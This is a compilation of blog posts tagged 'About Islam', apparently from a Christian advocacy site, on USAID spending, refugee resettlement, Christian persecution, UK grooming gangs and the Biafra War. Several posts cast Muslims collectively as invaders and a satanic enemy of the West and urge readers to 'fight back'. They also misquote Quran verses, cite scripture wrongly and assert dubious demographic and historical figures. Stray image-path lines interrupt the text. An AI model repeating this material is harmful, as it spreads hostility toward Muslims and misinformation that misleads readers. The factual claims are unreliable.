Contact the following to push awareness and action.

Social Media Contacts:

- **President Donald J. Trump**
  - Twitter: **@realDonaldTrump**
  - Facebook: **Donald J. Trump**
  - Instagram: **@realdonaldtrump**
- **Senator Marco Rubio**
  - Twitter: **@SecRubio**
  - Facebook: **Senator Marco Rubio**
  - Instagram: **@marcorubiofla**
- **Attorney General Pam Bondi**
  - Twitter: **@AGPamBondi**
  - Facebook: **Pam Bondi**
  - Instagram: **@pambondi**
- **Paula White-Cain**
  - Twitter: **@Paula_White**
  - Facebook: **Paula White-Cain**
  - Instagram: **@paulamichellewhite**

USAID Sent $9.3B to Islamic Terror States That Killed 3,000 American Soldiers

FEBRUARY 12, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

"It is really, really a sad day in America," Rep. Ilhan Omar declared at a rally protesting the reconstruction of USAID.

It wasn't a sad day for America, but it was so for Somalia.

Over the last two years, USAID doled out $2.3 billion in "humanitarian assistance" to Omar's native Somalia. Last year it reported a request for $1.6 billion in aid and even in December 2024, with the Biden administration on the way out the door, it sent an additional $29 million.

USAID support for Somalia had doubled under the Biden administration and with $3.3 billion from USAID allocated in the last 5 years. the threatened withdrawal of funding must have been a painful blow for Omar, who is very close to the Somali regime. Former Somali Prime Minister Hassan Khaire had stated "the interest of Ilhan are not Ilhan's, it's not the interest of Minnesota, nor is it the interest of the American people, the interest of Ilhan is that of the Somalian people and Somalia."

Somalia, along with other Islamic terrorist entities, including the Taliban in Afghanistan, the Houthis in Yemen, and Hamas in Gaza, were among the top beneficiaries of USAID cash.

USAID **sent $2.1 billion to Gaza** and the West Bank since the Hamas attacks of Oct 7. In 2024 alone, $917 million was programmed for the terrorist areas occupying Israel.

USAID provided over $3.7 billion to Afghanistan since the Taliban took over with $832 million in the previous fiscal year alone. The money was so unaccountable that USAID **refused to cooperate** with SIGAR: the government watchdog tracking spending in Afghanistan intent on blocking money from aiding terrorists.

Even while the United States of America was at war with the Houthis, the Islamic terrorist group firing on US Navy vessels out of Yemen, USAID continued to direct billions of dollars to Yemen. In 2024, USAID announced a $2.7 billion aid request for Yemen and allocated $753 million. Over the last 5 years, it doled out $3.4 billion.

Other Islamic terrorist states that have heavily drawn on USAID include Pakistan which harbored Osama bin Laden, but benefited from $600 million in the last 5 years. While some American towns and cities lacked clean drinking water, USAID labored to build plants for Pakistan's majority Muslim population even while it engaged in the persecution of Christians.

USAID spent over $700 million on Iraq during the last 5 years even though the country has long since been governed by Iranian puppets whose militias have been firing on American soldiers.

$3.4 billion was directed to Syria over the past 5 years by USAID even as it was caught in a civil war between Shiite Islamists aligned with Iran and Sunni Islamists aligned with Al Qaeda.

USAID allocated $1.1 billion to spend on Lebanon even as the country was run by Hezbollah.

While USAID is unable to function in Iran, between Yemen, Lebanon, Syria and Iraq, over $8 billion was sent to Iranian puppet regimes aligned with terrorism.

USAID had spent some $18.5 billion on Islamic terror states over those 5 years.

This is not a full list of USAID spending in Muslim countries, but only those countries whose governments are closely interlinked with terrorists, sponsor terrorist groups or serve as puppets of terror groups and states. Some of these countries are actively in conflict with the U.S. They include countries responsible for the murder of American soldiers and terror attacks in America.

USAID has sent $9.3 billion to Islamic terror states collectively responsible for killing over 3,000 American soldiers. Not only did Islamic terrorist states and groups kill us, but in the ultimate obscenity, we have rewarded them with millions of dollars for each of our murdered soldiers.

The reconstruction of USAID under the full umbrella of the State Department rather than as a 'super-NGO' advancing anti-American interests across the globe has been met with outrage by critics claiming that foreign aid advances our national security.

But is sending $18 billion to Islamic terror states really helping our national security.

USAID has provided massive amounts of funding for the UN and NGO 'non-profits' which operate inside terrorist areas with little to no oversight. Special exemptions have been handed out to allow distributors of 'humanitarian aid' to partner with and do business with terrorists.

Including some of the Islamic terrorist groups that America is still at war with.

USAID's partnerships with foreign governments, and with large unaccountable organizations including the UN and the World Bank, have raised concerns of money laundering. The revolving door between USAID personnel and some of the non-profit and for-profit groups who all profit from it has also raised questions about the legitimacy of those arrangements. And USAID's active efforts to deny information about its activities to SIGAR, the U.S. government's Afghan war watchdog, as well as to the incoming Trump administration, makes it a rogue agency.

It may never be fully known how much of our foreign aid went into the pockets of Islamic terrorists, but the USAID freeze and consolidation under the State Department can help make sure that the aid pipeline stops being a way to fund the Islamic terrorists killing Americans.

SOURCE: **SULTAN KNISH**

The lies refugee resettlers tell about their lucrative business

FEBRUARY 3, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Don't be fooled by the churchy sounding names of NGOs that resettle refugees into American cities and towns

As President Donald Trump cracks down on illegal immigrants in the U.S., he's also hitting the pause button on foreign refugees coming to America.

The Trump administration is canceling plans for those who have been waiting to come to the U.S., and those who just arrived are losing help they were expecting to get from government-funded nonprofits.

WLS, an ABC News affiliate in Chicago, reports that World Relief Chicagoland and other local refugee-resettlement groups were expecting about 140 refugees to arrive in Chicago this month until Trump stopped the U.S. government-approved arrivals from coming.

https://youtube.com/watch?v=https://www.youtube-nocookie.com/embed/8uN-9ewPTi0

World Relief operates nationwide, not just in Chicago. It is an arm of the National Association of Evangelicals and one of 10 NGOs that contract directly with the U.S. State Department to resettle refugees in the U.S., a list that also includes the U.S. Conference of Catholic Bishops doing business as "Catholic Charities," Lutheran Immigration and Refugee Services, Episcopal Migration Ministries, Church World Services, and the Hebrew Immigrant Aid Society.

Many of the refugees being resettled by these agencies come from countries that hate us — Iraq, Afghanistan, Sudan, Somalia, Syria, Uzbekistan, etc.

These NGOs receive tens of millions of dollars each year from the federal government to distribute foreign refugees into American cities and towns. Many of them are put to work in meatpacking plants and other undesirable jobs. The Chobani yogurt plant in Boise, Idaho, has filled out roughly 30 percent of its workforce with refugee labor supplied over the years by the U.S. federal government working in partnership with the United Nations.

What we are talking about here is a legalized human-trafficking operation, the root of which starts at the United Nations' International Organization for Migration (IOM). The IOM, under the leadership of former Biden aide **Amy Pope**, coordinates the flow of refugees from the Third World to the Western nations it seeks to topple.

If President Donald Trump is serious about fixing the immigration crisis in America and ending the extremely profitable human-trafficking operation known as refugee resettlement, he will pull the U.S. out of the United Nations and kick this global entity out of our country.

World Relief says close to 190 foreign refugees have arrived in Chicago alone over the past three months. While Trump is cutting off the flow of federal money the organization gets to resettle these refugees in America, its Chicago director, Peter Zigterman, says he and his staff will find a way to continue their work. He told ABC News:

"We made a commitment and have an ethical obligation to those families to ensure that they are served and cared for. And it leaves us in a position where we're now scrambling to figure out exactly how we can do that."

The truth is, these NGOs do what they do because it's a lucrative business, not a ministry unto the Lord. How do I know this? Because I wrote an investigative book about how they rake in billions helping the United Nations facilitate the cultural and governmental breakdown of nations through unfettered migration. One of the things I discovered in my research was that NGOs under contract with the U.S. State Department agree not to prosletyze or share the gospel with the people they bring to the United States.

If they are truly wanting to help people, World Relief will figure out a way to do it without government money. And, just maybe, they will dare to share the gospel with Muslim refugees. This goes not just for World Relief but all of the agencies holding lucrative government contracts that contain a clause under which they agree never to share their faith with any of the refugees.

The other big issue with refugees is vetting.

The ABC News article cited above went on to say how extremely well the government vets all refugees coming into the U.S. This is, of course, a bold-faced lie, as JD Vance pointed out in his **interview with CBS News** on Sunday. My 2017 book ***Stealth Invasion*** exposed all of the corruption in the refugee-resettlement racket. And, because of its explosive content, Amazon banned the book. It's still available, however, at **BarnesAndNoble.com**.

SOURCE: **LEO HOHMANN SUBSTACK**

Report: Over 380 Million Christians Face Persecution Worldwide

JANUARY 17, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Sarah Holliday | The Washington Stand

There are 195 recognized countries in the world. Open Doors tracks the Christian persecution that occurs in only the top 50. And yet, even with data from only roughly 25% of the countries across the globe, the organization found nearly **400 million Christians** suffered from persecution in 2024 alone. Their annual **World Watch List report** was released on Wednesday, and the results have staggered experts.

Over 380 million Christians, which is one in seven worldwide, suffer from intense persecution and discrimination. Last year, 4,476 were murdered for their faith. Over 54,000 Christians were abused physically and mentally. Nearly 4,000 were sexually assaulted or forced into non-Christian marriages. At least 7,679 churches or Christian properties were attacked. Nearly 5,000 Christians were imprisoned, and 209,771 Christians were forced to evacuate their homes to go into hiding or even leave the country they were living in.

The top five countries with the highest rates of Christian persecution were North Korea, Somalia, Yemen, Libya, and Sudan. Of the 34 years Open Doors has done this report, North Korea has been on the top of the list for 23 of them. "If your Christian faith is discovered in North Korea, you will either be immediately executed or deported to a horrendous labor camp that few survive," Open Doors explained. "The Kim regime relies on tightly controlling people's behavior and beliefs. … It has been reported that about 30 teenagers were executed just for watching a South Korean drama last year."

But persecution is a gruesome reality elsewhere in the world. In Africa, Open Doors reported that "over 90% of Christians killed for their faith last year were in sub-Saharan Africa, and 3,100 believers were killed in Nigeria alone." Nigeria ranked seventh on the list. Much of the persecution in the north and central regions is due to radical Islamist groups such as Boko Haram and Fulani militants. According to Open Doors, "the measure of anti-Christian violence in the country is already at the maximum possible under World Watch List methodology."

Eritrea, on the other hand, is overrun with communism that has caused "government security forces house-to-house raids, sending hundreds of Christians to the notorious, inhumane prisons." In fact, "Eritrea is often called the 'North Korea of Africa' phone calls and internet usage are heavily monitored." This is a particular peril for Christians. Eritrea also has close ties with communist China, in which the two countries have worked together to "expand repressive technology and surveillance apparatus used to persecute Christians."

In Somalia, the organization emphasized how "even at home, any suspicion you have come to faith in Christ can result in house arrest, forced marriage, or threats to your life from your own family." Other countries on the list, such as India, Iraq, and Syria, were also notable for their anti-Christian persecution related to factors ranging from Hindu nationalism to Turkish jihadists to Houthi terrorism. The report also found that "persecution is rising in countries such as Burkina Faso (20), Mali (14) and Chad (49)." For the first time, these countries have made the list of the top 50.

And yet, despite the jaws of persecution clenching down on people of faith, the church continues to grow.

As CEO of Open Doors U.S. Ryan Brown **shared** with The Christian Post, "Even in some of these places where persecution is extreme, the Church continues to exist. The Church continues to grow." Brown added, "There are places where the Church is being forced deeply underground, and any visible expression of that presence is very difficult to observe. But there are places where, in the midst of persecution, the Church continues to operate, the Church continues to minister."

Roughly half of Nigeria is believed to be Christian. Despite the extremism of North Korea, nearly 400,000 people continue to worship Jesus. Included in the report are testimonies and statements from some of the Christians in these countries facing immense persecution. Pastor Soré from

West Africa said, “I do believe that we are displaced, but Jesus is not and will never be displaced from our lives. He is always with us.”


As Family Research Council’s Director of the Center for Religious Liberty Arielle Del Turco explained to The Washington Stand, “The release of Open Doors’ annual World Watch List is a powerful reminder of the hostile and dangerous conditions that many Christians around the world face on a daily basis.” She continued, “North Korea continues to be the most dangerous place on earth to follow Jesus, and I hope the new Trump administration renews an appropriate focus on North Korean human rights.”

“Many of the other countries that the World Watch List categorized as ‘top ten’ are Islamist countries that punish Muslim-background converts to Christianity,” Del Turco concluded. “We can continue to pray for Christians who face great familial and societal pressure for their faith in Christ. As we pray for our persecuted fellow believers, we must also remember to be grateful for the measure of freedom we have in the United States.”

SOURCE: **THE WASHINGTON STAND**

The UK and the Doctrine of Rape

JANUARY 17, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



Accessory After the Fact

By J. Jeff Toler for Shenandoah Christian Alliance **j.toler@sca4christ.org**

Within the doctrines of the great religions of the world, rape is viewed in two very different ways. One way in the Christian religion and another way in the religion of Islam.

Rape has surged commensurately with the massive Muslim migration to the West. It goes unreported because of intimidation and women's well-founded perception of the futility of reporting, especially the Pakistani rape gangsters in Rotherham, England and so many other nations that have been subject to the "Islamic Invasion."

Invasion: Hijra in the Twenty-First Century
https://youtube.com/watch?v=MYWYI10PEt8

The Bible, is actually quite explicit about rape. Deuteronomy 22 provides for specific laws regarding sexual conduct, and rape is dealt with in specific ways. For the Jew, rape can be punishable by either whipping or stoning.

In Genesis 30:34, we read of the rape of Dinah, daughter of Jacob by his first wife, Leah. The story begins when Jacob settled in Shechem after his 20-year indentured servitude to Laban. Dinah, who was unmarried, went to the city to visit some women friends of hers. While there, she was ravished by the king's son.

Seeking revenge, Dinah's brothers manipulated the constraints of Mosaic law and then took matters (ahem) into their own hands. You can't say it wasn't rough justice.

Rape has been a feature of conquest—militarily or any other form—for millennia. But one major religion considers rape appropriate in conquest: Islam

---

In the Quran, Surah 4:24 (Quran—Sahih International) "And married women *except those your right hands possess*. the decree of Allah upon you."

Surah 33:50 extends to all Muslim men a license granted to Jihad warriors: "O Prophet! We have made lawful to thee thy wives to whom thou hast paid their dowers, and those whom thy right hand possesses *out of the captives of war whom Allah has assigned to thee.*"

Andrew McCarthy, writing in *National Review*, January 11, 2025, masterfully explains how the Quran considers rape doctrinal:

"For many years, I have alluded in these pages to ***Reliance of the Traveller***, the classic sharia manual endorsed by Al-Azhar University scholars and the Muslim Brotherhood's think tank (the International Institute of Islamic Thought). The manual combines the Koran with the Hadith (collections of the prophet Mohammed's teachings and actions) and Sunnah (Islamic tradition, drawing on the model of the prophet's life) to explicate Islamic law. According to *Reliance*, "When a child or a woman is taken captive, they become slaves by the fact of capture, and the woman's marriage is immediately annulled."

Robert Spenser

Robert Spenser, the founder of *Jihad Watch*, points to this Quranic decree to prove that *captive* women are available for sex slavery. Moreover, writes McCarthy, "the practice of forcing sex on captive women is implicitly permitted in the *Hadith*—for example, **Book Eight, No. 3371** of the Sahih Muslim collection:

"We went out with Allah's Messenger (may peace be upon him) on the expedition to the *Bi'l-Mustaliq* and took captive some excellent Arab women; and we desired them, for we were suffering from the absence of our wives, (but at the same time) we also desired ransom for them. So we decided to have sexual intercourse with them but by observing *al-Azl* But we said: We are doing an act whereas Allah's Messenger is amongst us; why not ask him? So we asked Allah's Messenger (may peace be upon him), and he said: It does not matter if you do not do it, for every soul that is to be born up to the Day of Resurrection will be born."

The doctrine of rape as practiced in today's society

"But wait," you say, "what's this got to do with the grooming gangs in Rotherham?

A reasonable question, after all, since the Pakistani rape gangsters in Rotherham—which is bounded by the M1 highway, and located just north of Sheffield, nearly in the middle of the British Isles—have not declared or engaged in any war with the UK.

That would, of course, depend on your definition of war: Islamic war, or one that comports with the Geneva Convention.

The short answer is, it doesn't matter. Rape is much more than simply not assimilating with the host country. It's an ugly and cruel offense that falls under civil law, and always qualifies for serious penalty.

Except, by many accounts, in this instance.

Islam doesn't respect the civil law of any land. They respect only the laws of the Prophet—including rape jihad—part of a cruel exercise in intimidation.

For the helpless and hapless young girls of Rotherham, the Progressive government, McCarthy writes, "Does not care to acknowledge that has surged commensurately with the surge in Muslim

migration to the West. It goes unreported because of intimidation and women's well-founded perception of the futility of reporting."

Even when overcoming the fear of reprisal, and they reported it, nothing happened. Moreover, "British officials knew what was happening on a rampant scale. It was impossible not to know," writes McCarthy.

Tommy Robinson, who many call a "far-right activist," loudly protested this outrage for years. Instead of listening, the court put him in prison for reportedly making false accusations against a Syrian refugee.

Robinson has found an ally in none other than **Elon Musk**. In this case however, this may be "indicative of the limitations of Musk's political judgment and instinct" by warring with **Nigel Farage** who wants to distance his Reform party from Robinson.

By many accounts, Robinson—his real name is Stephan Yaxley-Lennon—has a sordid past, but what he is decrying is arguably, at least, the result of righteous indignation. No surprise when we pull the threads on the rape groomer gang story.

Britain's Labour Party government is staunchly opposed to any serious investigation into the scandal—not the least of whom is **Prime Minister Keir Starmer**, formerly the director of public prosecutions with the Crown Prosecution Service between 2008 and 2013 during the height of the scandal. To borrow a phrase, "What did he know, and when did he know it?"

This situation is expected to produce cataclysmic fallout.

Today, Progressive governments are aging poorly, with many already collapsing before our eyes. Like dominoes, European leaders especially are failing and falling because of gross financial mismanagement following years of unchecked migration. In turn, native populations in the West are suffering from the indignity of social stigmatization.

Fully 20 percent of Muslims are now living somewhere in Europe, having migrated from the Middle East and Africa, Asia Pacific, and Sub-Saharan Africa. Syrians and Pakistanis rank in the top five people groups to migrate.


It should not be lost on any Christian that the issues facing us today are, and have always been, biblical. It's not a coincidence. Whether we like it or not, whether we are prepared for it or not, Islam's war on western civilization, aided—unwittingly or not—by the Progressive's Marxist ideology—is impacting the world on a biblical scale.

Is the Church in America prepared for the threat to our *Kafir* wives and daughters? Read about Kafir here:

Even so, it's always possible, even with the Muslim community, to give a testimony for the hope that lies within us. **1 Peter 3:15**. Be prepared and be praying as you do.

Why the Biafra War Matters to the Future of Western Civilization

JANUARY 15, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



The Historical Context of the Biafra War

The **Biafra War** was fought between the predominantly Muslim forces of Nigeria and the Igbo Christian forces of the Republic of Biafra between 1967 and 1970. The Muslims outnumbered the Biafrans by four-to-one in population, and their armed forces, which numbered 200,000 by the war's end, overwhelmed the 90,000 poorly trained and armed Biafran freedom fighters. The defeat of Biafra was followed by massacres and mass rapes, the burning of villages, and the execution of Biafran soldiers. This wholesale slaughter by a victorious army followed a vicious pattern of violence and murder against a Christian people who wanted their freedom from Muslim oppression.

Christianity and the Igbo People

The **Biafrans were mainly Christian Igbos**, a tribe that had welcomed the advent of Christianity and who converted in great numbers in the late 19th century. They had already established a reputation as keen traders, and they eagerly accepted the scientific innovations of Britain and

other western nations. They became the most advanced of all the tribes in what we now know as "Nigeria," a state that was artificially formed by Britain—without any regard for religious and ethnic differences.

The Root of Religious Conflict in Nigeria

Being better educated and ambitious, the Igbos were employed by the British as civil servants and administrators. They were sent to serve in the Muslim North and the animist South, and their standard of living was significantly higher than that of their neighbors. Naturally, this inspired jealousy. Furthermore, the Christian faith of the Igbos stirred the ancient hatred that Muslims have for Christians, and for that matter, all infidels. It must be stated that the core teaching of the Koran is in **Sura 2:191**: "Kill the infidel wherever you find them." This incitement to mass murder is amplified in **Sura 8:39**: "And slay the infidel until they submit, and the only religion on earth is Islam."

The Pogroms and Genocide Against the Igbos

The inherent violence in Islam towards the Christian Igbos was given bloody expression after the British left in 1964. A series of riots in the Muslim North forced many Igbos to migrate back to eastern Nigeria. There was a military coup in early 1966 which brought down the government, and although there were many Christian Igbo officers amongst the plotters, it was not an attempt by the Igbos to gain power. The presence of these Christian officers, however, gave Muslim extremists the excuse they needed to incite their people to rampage against the Christians in the North. There was a pogrom in which Muslims killed over 30,000 Christian Igbos. The remnants of the Christian population fled to the Eastern region, their homeland. (**1966 anti-Igbo progrom**)

Colonel Ojukwu and the Republic of Biafra

A second coup in July 1966 was led by Muslim officers, and they encouraged the mass killing of Christian Igbos, wherever they were to be found in Nigeria. **Colonel Ojukwu**, the leader of the Christian faction in the government of Nigeria, decided that the only way for the Igbos to survive was to establish their own state in the East. In May of 1967, Colonel Ojukwu declared independence and founded the Republic of Biafra. The Muslim Nigerian government would not tolerate an independent Christian state, and neither did the British government of Harold Wilson. And there followed a bloody civil war which took the lives of over two million Christian Igbos. It has been rightly called a genocide.

Britain's Role in the Biafran Genocide

We can observe the formation of an unholy alliance which foreshadowed the future of Africa, and indeed the future of Britain and Europe. It was an alliance formed to destroy Judeo-Christian

civilization. The alliance was between Islam, Marxism, and the Globalists. The one thing they all have in common is a demonic hatred of Christianity.

The Unholy Alliance Between Islam and British Marxists

Before the ascendency of **Neo-Marxism in Britain**, which gained strength in the 1950s, the leaders of Britain were staunch champions of Judeo-Christian civilization, which formed the bedrock of Britain's greatness. The Bible had been the spiritual source of British laws and morality. Socialists, however, were openly opposed to the influence of the Old and New Testaments and began a campaign to weaken and then eradicate it. Following the Frankfurt School's strategy, and that of Gramsci, they first infiltrated the strongholds of faith and culture.

The Decline of Judeo-Christian Values in Britain

In the 1950s, the decline of Judeo-Christian values in Britain became increasingly evident. Some prominent voices within the church began to question traditional Christian doctrines, reflecting a growing cultural shift toward secularism. This internal critique was magnified by the BBC and other media outlets, which often promoted content that challenged British traditions and values. These cultural trends fostered doubt and self-loathing among the public, paving the way for the spread of Marxist ideologies and diminishing resistance to societal change.

Modern Parallels: The Aftermath of the Biafra War


The unholy alliance between British Marxists and Islam was established in the Biafra War. If Sir Winston Churchill had been in power, he would have sent a British force to defeat the Muslim Nigerians. He had no illusions about Islam, and the dangers it posed to the West. Britain under a succession of socialist governments since that of Harold Wilson has allowed Islam to establish itself in force. The consequences are : the mass rape of underage girls by Pakistani grooming gangs, uncontrolled violent riots, and rampant crime. The Muslim population, with its high birthrate, will exceed that of native Britons by 2050. If the British do not rise up against this enemy, they will suffer the same fate as the Biafrans, the Copts of Egypt, the Christians of Iraq, and many others. (see **Migration to UK)**

The Call to Remember and Resist

Satan is the common denominator of Islam, Marxism, and Globalism. This triumvirate of evil is the driving force behind the collapse of Judeo-Christian civilization, and it first raised its hideous head in the Biafra War. They combined to cause the genocide of over two million Christian people, and they thought that the world would forget…They were very wrong. There are still enough of us, who stood by Biafra, who will never forget, who will never surrender our duty and right to make this crime against humanity known to the world. Our defiance may inspire many to revolt

against the New World Order, against Islam, and against the godless Marxists. If we, who believe in Christ do not fight back, we will lose everything we love, and above all, our freedom. We must not be complacent in the face of evil or it will destroy us.

The Biafra War is not over…The God of Abraham, Isaac and Jacob, and the God of Jesus Christ, is a God of justice. There will be a day of reckoning when those responsible for the Biafran genocide will pay for their crimes. The truth never dies, and the wheels of God's justice may grind slow, but they grind exceedingly fine. In God I trust, and the victory of Jesus Christ.



The Virginia Christian Alliance recommends "**Call it Genocide" by Eric Martin**

Call It Genocide: (Biafra's Quest for Freedom and the Price of Silence) Paperback – December 19, 2024 by Eric Martin (Author) 5.0 5.0 out of 5 stars (1) See all formats and editions The callous mass murder of the Christian Ibo people in Biafra was an atrocity that must never be forgotten. My personal involvement in the efforts to save Biafran refugees revealed the horror of the deliberate eradication of innocent civilians.

Those who perpetrated this horror were driven by a demonic ideology and greed. They wanted the huge oil reserves located in Biafra and gave their support to the more numerous enemies of the Biafran people.

The Biafrans put up a heroic struggle, but the combined arms of the Nigerian government, the Soviets and the British were too much. Defeat came in 1970, followed by slaughter and brutal repression. The world forgot…Who knows about this genocide today? Very few….I am one of them, and I will never forget.

The ‘War on Christmas’ (and All Christian Holy Days) in Egypt: How a Persecuted Minority Spends the Holidays

JANUARY 9, 2025
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Coptic Solidarity

In a recent article for the *Wall Street Journal*, Daniel Pipes, president of the Middle East Forum, **correctly observed** that,

> Few things foster a sense of common humanity as much as the adherents of one religion offering warm holiday wishes to members of another. Yet some people reject this geniality on principle. Islamists—Muslims intent on returning to a medieval law code—despise any holiday not sanctioned by Islam. This archaic and bigoted attitude provides context for the New Year's Day massacre in New Orleans that left 14 dead and dozens injured. Islamic theologians of the Middle Ages set out the general approach. Ibn Taymiya (1263-1328) argued that joining non-Muslims in their festivals is equivalent to "agreeing to infidelity." His student Ibn al-Qayyim (1292-1350) specified that congratulating non-Muslims on their holidays "is a greater sin than congratulating them for drinking wine, having illegal sexual intercourse, and so on."

The examples he gave (mostly from Western countries) of violent incidents over the past few years are quite pertinent.

Indeed, seldom does a Christmas approach without **some Muslim** "warning" fellow Muslims against congratulating the infidels during their celebrations. This past Christmas was no different.

Just a few days ago, a popular Algerian soccer player in Egypt, Ahmed Qandousi, offered several such warnings on his Instagram. In one he wrote, "I am a Muslim: I do not attribute a son to God. This is my doctrine. Nor do I celebrate with those who attribute a son to God." In another he wrote, "Your celebration of the New Year, O Muslim … only exposes the extent of your ignorance concerning your religion and the weakness of your doctrine."

Qandousi's remarks were such that they provoked several Coptic Christian groups in Egypt to launch a **campaign** demanding that such a divisive figure, who is not even a citizen, be banned from participating in Egypt's sports: "We also demand," the campaign adds, "that the Minister of Interior deport this player to his country, Algeria, as Qandousi mocks the Christian religion, incites hatred against Christians, and mocks the celebration of New Year's Eve. In addition, he constitutes a crime of contempt for religions, a threat to national unity, and incites sectarian strife, which is punishable by law."

So far, no action has been taken by the club or the authorities.

To be sure, if the shoe was on the other foot—if a Christian publicly mocked (however unthinkable that might be) or urged fellow Christians not to recognize

Muslim holidays in Egypt—being "deported" or "punished by law" would be the least of his worries.

But of course, for the Copts of Egypt, being told that they celebrate a false holiday is the least of their worries come Christmas time. More alarming are the violent attacks on them and their churches that not unfrequently spark out during this festive season.

The most recent one occurred last Christmas Eve in Egypt (which, according to the Orthodox calendar, occurs on January 6—thus, January 6, 2024): Muslim fanatics **torched** a prayer tent in the village of Mansheyet Zafarana in the Abu Qurqas district, Minya Governorate (images of this "tent church," before and after the fire, below).

